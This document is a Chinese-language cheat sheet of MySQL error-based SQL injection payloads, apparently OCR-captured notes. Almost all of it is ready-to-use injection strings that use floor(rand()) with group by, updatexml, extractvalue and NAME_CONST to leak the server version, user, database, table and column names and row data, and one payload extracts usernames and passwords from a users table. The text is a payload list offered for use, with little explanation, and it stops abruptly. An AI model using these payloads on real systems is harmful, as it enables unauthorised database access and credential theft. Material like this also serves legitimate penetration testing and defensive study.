报错注入

报错注入


子查询报错

rand + count + order by 的报错

- 1' union Select 1,count(*),concat(0x3a,0x3a,(select user()),0x3a,0x3a,floor(rand(0)*2))a from information_schema.columns group by a--+
- AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((SELECT(SELECT CONCAT(CAST(CONCAT(username,password) AS CHAR),0x7e)) FROM users LIMIT 0,1),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a)
- 1' union select 1,count(*) ,concat((select user()),floor(rand(0)*2))x from security.users group by x#
- 1' union select (!(select * from (select user())x) - ~0),2,3 --+
- 1' and extractvalue(1,concat(0x7e,(select @@version),0x7e)) --+
- 1' and updatexml(1,concat(0x7e,(select @@version),0x7e),1) --+
- 1' union select 1,2,3 from (select NAME_CONST(version(),1), NAME_CONST(version(),1))x --+

MySQL >= 4.1 爆出version

(select 1 and row(1,1)>(select count(*),concat(CONCAT(@@VERSION),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1))



可能没用

updatexml

爆出 database(),user(),version()

- AND updatexml(1,concat(0x7e,(select user()),0x7e),1)
- AND updatexml(rand(),concat(CHAR(126),version(),CHAR(126)),null)

一个个爆出所有数据库名

- AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),schema_name,CHAR(126)) FROM information_schema.schemata LIMIT data_offset,1)),null)
- 也可以group_concat爆出所有

一个个爆出所有表名

- AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),TABLE_NAME,CHAR(126)) FROM information_schema.TABLES WHERE table_schema=data_column LIMIT data_offset,1)),null)
- 也可以group_concat爆出所有
  - AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),group_concat(TABLE_NAME),CHAR(126)) FROM information_schema.TABLES WHERE table_schema=database())),null)

一个个爆出所有字段名

- AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),column_name,CHAR(126)) FROM information_schema.columns WHERE TABLE_NAME=data_table LIMIT data_offset,1)),null)
- 也可以group_concat爆出所有

一个个爆出普通的数据

- AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),data_info,CHAR(126)) FROM data_table.data_column LIMIT data_offset,1)),null)
- 也可以group_concat爆出所有

以上的简单版本

- and updatexml(null,concat(0x0a,(select table_name from information_schema.tables where table_schema=database() LIMIT 0,1)),null)
  - 也可以group_concat爆出所有
- and updatexml(null,concat(0x0a,version()),null)

Extractvalue

爆出 database(),user(),version()

- AND extractvalue(1,concat(0x7e,user(),0x7e))
- AND extractvalue(rand(),concat(CHAR(126),version()))

数据库名

AND extractvalue(rand(),concat(0x3a,(SELECT concat(CHAR(126),schema_name) FROM information_schema.schemata LIMIT data_offset,1)))

表名

AND extractvalue(rand(),concat(0x3a,(SELECT concat(CHAR(126),TABLE_NAME) FROM information_schema.TABLES WHERE table_schema=data_column LIMIT data_offset,1)))

字段名

AND extractvalue(rand(),concat(0x3a,(SELECT concat(CHAR(126),column_name) FROM information_schema.columns WHERE TABLE_NAME=data_table LIMIT data_offset,1)))

普通数据

AND extractvalue(rand(),concat(0x3a,(SELECT concat(CHAR(126),data_info) FROM data_table.data_column LIMIT data_offset,1)))

简单版本